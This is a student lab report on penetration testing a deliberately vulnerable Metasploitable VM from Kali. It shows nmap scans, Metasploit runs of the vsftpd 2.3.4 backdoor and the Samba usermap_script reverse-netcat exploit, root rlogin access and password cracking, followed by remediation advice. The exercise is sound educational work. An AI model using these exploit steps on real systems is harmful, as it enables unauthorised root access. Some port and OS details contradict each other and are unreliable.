

Network Penetration Testing with Real-World Exploits and Security Remediation

Name: Bipin Kumar Gupta

ERP: 6603214

Course: B. Tech CSE(core)

Semester: 6th

Section: A

Date: 18/05/2025

Project objectives

Introduction:

This project focuses on executing a comprehensive penetration testing exercise within a controlled lab setup, designed to emulate real-world cybersecurity threats. The simulation utilizes **Kali Linux** as the attacking system and **Metasploitable** as the intentionally vulnerable host. Through a step-by-step approach, the project investigates essential stages of ethical hacking, including **information gathering, scanning, enumeration, exploitation, privilege escalation, and post-exploitation procedures**. The primary objective is to gain practical, hands-on proficiency in identifying and exploiting system vulnerabilities, as well as implementing effective mitigation strategies to fortify system security. This exercise serves an educational purpose, emphasizing the importance of **ethical conduct** in cybersecurity practices.

Theory about the project:

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- **Reconnaissance:** Gathering information about the target.
- **Scanning & Enumeration:** Actively probing to find open ports, services, and vulnerabilities.
- **Exploitation:** Gaining unauthorized access using known exploits.
- **Post-Exploitation:** Activities like privilege escalation or data access.
- **Remediation:** Providing security measures to patch vulnerabilities.

Project requirements :

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details:


Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks: Network Scanning

Task 1: Basic Network Scan

Command: nmap -v 192.168.122.128

Output:




Task 2: Reconnaissance

Task 1: Scanning for hidden Ports

Command: `nmap -v -p- 192.168.122.128`

Output:



```
File Actions Edit View Help
root@kali: /home/kali
kali-linux-2024.4-vmware-amd64

SYN Stealth Scan Timing: About 91.99% done; ETC: 02:39 (0:01:25 remaining)
Discovered open port 514/tcp on 192.168.122.128
Completed SYN Stealth Scan at 02:39, 1072.72s elapsed (65535 total ports)
Nmap scan report for 192.168.122.128
Host is up (0.00046s latency).
Not shown: 65299 filtered tcp ports (no-response), 207 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
514/tcp   open  shell
1099/tcp  open  mircregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
35999/tcp open  unknown
41051/tcp open  unknown
44107/tcp open  unknown
45637/tcp open  unknown

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1072.97 seconds
Raw packets sent: 197194 (8.673MB) | Rcvd: 129842 (5.194MB)
```

Total Hidden Ports = 7

List of hidden ports

1. 8787
2. 36588
3. 53204
4. 53452
5. 59437
6. 3632
7. 6697

Task 2: Service Version Detection

Command: `nmap -v -sV 192.168.122.128`

Output:

```
root@kali: /home/kali
File Actions Edit View Help
Initiating NSE at 02:42
Completed NSE at 02:42, 5.17s elapsed
Initiating NSE at 02:42
Completed NSE at 02:42, 0.09s elapsed
Nmap scan report for 192.168.122.128
Host is up (0.00069s latency).
Not shown: 807 filtered tcp ports (no-response), 170 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port513-TCP:V=7,9ASVNNI=7XD-5/18XTime=68298144NP-x86_64-pc-linux-gnuXr(
SF:SMBProgNeg,1,"x01")Xr(oracle-tns,1,"x01")Xr(afp,1,"x01");
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.78 seconds
Raw packets sent: 4632 (203.696KB) | Rcvd: 2863 (114.612KB)
```

Task 3: Operating System Detection

Command: `nmap -v -O 192.168.122.128`

Output:

```
root@kali: /home/kali
File Actions Edit View Help
1720/tcp  closed h323q931
1723/tcp  closed pptp
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3005/tcp  closed deslogin
3306/tcp  open  mysql
3389/tcp  closed ms-wbt-server
4001/tcp  closed newoak
5221/tcp  closed 3exmp
5222/tcp  closed xmpp-client
5432/tcp  open  postgresql
5900/tcp  open  vnc
5902/tcp  closed vnc-2
6000/tcp  open  X11
6025/tcp  closed x11
6667/tcp  open  irc
6689/tcp  closed tsa
6779/tcp  closed unknown
8080/tcp  closed http-proxy
8180/tcp  open  unknown
8193/tcp  closed sophos
8888/tcp  closed sun-answerbook
9009/tcp  closed pichat
9110/tcp  closed unknown
9415/tcp  closed unknown
10001/tcp closed scp-config
10025/tcp closed unknown
23502/tcp closed unknown
55056/tcp closed unknown
65000/tcp closed unknown
Device type: WAP
Running: Actiontec embedded, Linux
OS CPE: cpe:/h:actiontec:m1424wr-gen3i cpe:/o:linux:linux_kernel
OS details: Actiontec MI424WR-GEN3i WAP
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.23 seconds
Raw packets sent: 3926 (176.136KB) | Rcvd: 2692 (108.336KB)
```

Task 3: Enumeration

Target IP Address – 192.168.122.128

Operating System Details -

MAC Address: 00:0C:29:AD:A7:B3 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2
80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open exec	netkit-rsh rexecd
513/tcp	open login	OpenBSD or Solaris rlogind
514/tcp	open tcpwrapped	
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)


1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3. 6697/tcp open irc UnrealIRCd
4. 35851/tcp open mountd 1-3 (RPC #100005)
5. 36571/tcp open nlockmgr 1-4 (RPC #100021)
6. 44585/tcp open java-rmi GNU Classpath grmiregistry
7. 51228/tcp open status 1 (RPC #100024)

Task 4: Exploitation of services

1. vsftpd 2.3.4 (Port 21 - FTP)

- msfconsole
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOST 192.168.122.128
- set RPORT 21
- run

Output:

A screenshot of a Metasploit terminal window. The terminal shows the user at the root of a Kali Linux machine. They enter 'msfconsole' and then use the 'use' command to select the 'exploit/unix/ftp/vsftpd_234_backdoor' module. They then set the RHOST to '192.168.122.128' and the RPORT to '21'. Finally, they run the 'run' command, which successfully exploits the vsftpd 2.3.4 service on the target IP, displaying a banner: '192.168.122.128:21 - Banner: 220 (vsFTPD 2.3.4)'. The terminal also shows a list of installed modules and the Metasploit documentation URL.

```
root@kali: /home/kali
zsh: suspended msfconsole

root@kali: /home/kali
msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

msf6 (root@kali) > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.122.128
RHOST => 192.168.122.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.122.128:21 - Banner: 220 (vsFTPD 2.3.4)
```

```
root@kali: /home/kali
File Actions Edit View Help
;@'. _* _.'
'(. ....'

=[ metasploit v6.4.34-dev ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

use exploit/unix/ftp/vstpd_234_backdoormsf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.122.128
RHOST => 192.168.122.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.122.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.122.128:21 - USER: 331 Please specify the password.
[*] 192.168.122.128:21 - Backdoor service has been spawned, handling...
[*] 192.168.122.128:21 - UID: uid=0(root) gid=0(root)
[*] Found Shell.
[*] Command shell session 1 opened (192.168.46.128:45281 -> 192.168.122.128:6200) at 2025-05-18 03:35:11 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
ls /root
Desktop
reset_logs.sh
vnc.log
msfconsole
sh: line 10: msfconsole: command not found
search smb_version
sh: line 11: search: command not found
exit
```

2. SMB 3.0.20-Debian (Port 443)

- search smb version
- use auxiliary/scanner/smb/smb_version
- use exploit/multi/samba/usermap_script
- show options
- set RHOST 192.168.122.128
- run

Output:

```
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search smb username
[-] No results from search
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search samba username

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "Username" map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPOR      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):


  Name      Current Setting  Required  Description
  ---      -
  LHOST      192.168.46.128  yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:
```


3. Exploiting R Services (Port 512,513,514)

- `nmap -p 512,513,514 -sC -sV --script=vuln 192.168.122.128`
- `rlogin -l root 192.168.122.128`

Output:



```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)~# nmap -p 512,513,514 -sC -sV --script=vuln 192.168.122.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-18 03:56 EDT
Nmap scan report for 192.168.122.128
Host is up (0.0015s latency).

PORT      STATE SERVICE VERSION
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell   Netkit rshd
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
SF-Port513-TCP:V=7.94SVN%I=7%D=5/18%Time=682992C1P=x86_64-pc-linux-gnu%r(
SF:DNSVersionBindReqTCP,1,"%x01")%r(DNSStatusRequestTCP,1,"%x01")%r(Kerber
SF:os,1,"%x01")%r(SMBProgNeg,1,"%x01")%r(oracle-tns,1,"%x01")%r(afp,1,"%x0
SF:1");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.71 seconds

(root@kali)~# rlogin -l root 192.168.122.128
Last login: Sun May 18 01:58:56 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Task 5: Create user with root permission

- `adduser bipin`
- password **hello**
- `sudo usermod -aG sudo bipin`
- `cat /etc/passwd | grep bipin`
- `bipin:x:1001:1001: bipin, 1,123456789, 123456789:/home/ bipin:/bin/bash`
- `sudo cat /etc/shadow | grep bipin0x`
- `bipin:yj9T$bAN2KwCfT/9wmRfWuLJCP.$IzHcNLYm1QMRQQj7mSKnxV2GUR2PeNBxkR1DVVP8×93:20225:0:99999:7:::`


```
root@kali: /home/kali
File Actions Edit View Help
root@kali)~# adduser bipin
info: Adding user 'bipin' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'bipin' (1001) ...
info: Adding new user 'bipin' (1001) with group 'bipin (1001)' ...
info: Creating home directory '/home/bipin' ...
info: Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for bipin
Enter the new value, or press ENTER for the default
Full Name []: bipin
Room Number []: 1
Work Phone []: 123456789
Home Phone []: 123456789
Other []:
Is the information correct? [Y/n] y
info: Adding new user 'bipin' to supplemental / extra groups 'users' ...
info: Adding user 'bipin' to group 'users' ...

root@kali)~# sudo usermod -aG sudo kamlesh
usermod: user 'kamlesh' does not exist

root@kali)~# sudo usermod -aG sudo bipin

root@kali)~# cat /etc/passwd | grep bipin
zsh: no such file or directory: cat/etc/passwd

root@kali)~# cat /etc/passwd | grep bipin
bipin:x:1001:1001:bipin,1,123456789,123456789:/home/bipin:/bin/bash

root@kali)~# sudo cat /etc/shadow | grep bipin0x

root@kali)~#
```

Task 6: Cracking password hashes

- nano bipin_hash.txt
- ./john bipin_hash.txt
- ./john bipin_hash.txt --show

```
root@kali: /home/kali
File Actions Edit View Help
root@kali)~# cat /etc/passwd | grep bipin
zsh: no such file or directory: cat/etc/passwd

root@kali)~# cat /etc/passwd | grep bipin
bipin:x:1001:1001:bipin,1,123456789,123456789:/home/bipin:/bin/bash

root@kali)~# sudo cat /etc/shadow | grep bipin0x

root@kali)~# username -aG sudo bipin
Command 'username' not found, did you mean:
command 'sername' from deb coq-serapi
Try: apt install <deb name>

root@kali)~# usermod -aG sudo bipin

root@kali)~# cat /etc/passwd | grep bipin
bipin:x:1001:1001:bipin,1,123456789,123456789:/home/bipin:/bin/bash

root@kali)~# nano bipin_hash.txt

root@kali)~# cat bipin_hash.txt

root@kali)~#
```

Task 7 – Remediation

1. FTP Service (vsftpd)

Current Version: vsftpd 2.3.4

Latest Version: vsftpd 3.0.5 (as of 2025)

Vulnerability: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.

CVE:

[CVE-2011-2523](#)

Reference:

<https://youtu.be/x9cEaiApTWg>

<https://www.youtube.com/watch?v=G7nIWUMvn0o>

Remediation:

- Option 1: Upgrade to vsftpd 3.0.5
- Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)

2. SMB 3.0.20-Debian (Port 443)

- **Service:** Samba SMB
- **Current Version:** 3.0.20
- **Latest Version:** Samba 4.20.1 (as of May 2025)
- **Vulnerabilities:**
 - **SMB version 3.0.20** is vulnerable to:
 - Remote Code Execution (RCE)
 - Null session attacks
 - Arbitrary file write/read
- **Common CVEs:**
 - [CVE-2007-2447](#) – Samba "username map script" command injection

- [CVE-2017-7494](#) – Arbitrary code execution
- **Impact:** Attackers can exploit these flaws to **gain shell access, move laterally, or dump credentials**.
- **Remediation Steps:**
 - Disable SMBv1 and restrict access to trusted IPs only
 - Upgrade Samba to the **latest stable version (v4.20.1)**
 - Harden the /etc/samba/smb.conf file to disable guest access and enable logging
- **Reference:** <https://www.youtube.com/watch?v=HPP70Bx0Eck>

3. R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

- **Services:** Rexec, Rlogin, Rsh (Legacy UNIX services)
- **Status:** Outdated, Insecure, and Deprecated
- **Vulnerabilities:**
 - Transmit credentials in plaintext
 - Vulnerable to **MITM (Man-in-the-Middle)** and **replay attacks**
 - Weak or no authentication mechanism
 - Allow unauthorized remote access if .rhosts files are misconfigured
- **CVEs:**
 - [CVE-1999-0651](#) – R-services allow remote attackers to access without proper authentication.
- **Impact:**
 - Any user on the network can potentially **impersonate** others and execute remote commands
- **Remediation Steps:**
 - Immediately disable the rsh, rlogin, and rexec services:
- **Reference:** <https://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0651>

Major Learning From this project

Through this project, I learned how to create and manage users in Linux and how their details are stored in system files. I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists. I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system. For this, I used commands like `nmap -v` to find open ports, `nmap -sV` to find service versions, and `nmap -O` to detect the OS. I explored services like SMB and R services, identified outdated or risky ones, and understood why they should be updated or disabled. Finally, I learned how to find problems in a system and suggest fixes like updating software or using better configurations. This hands-on work helped me understand system security better.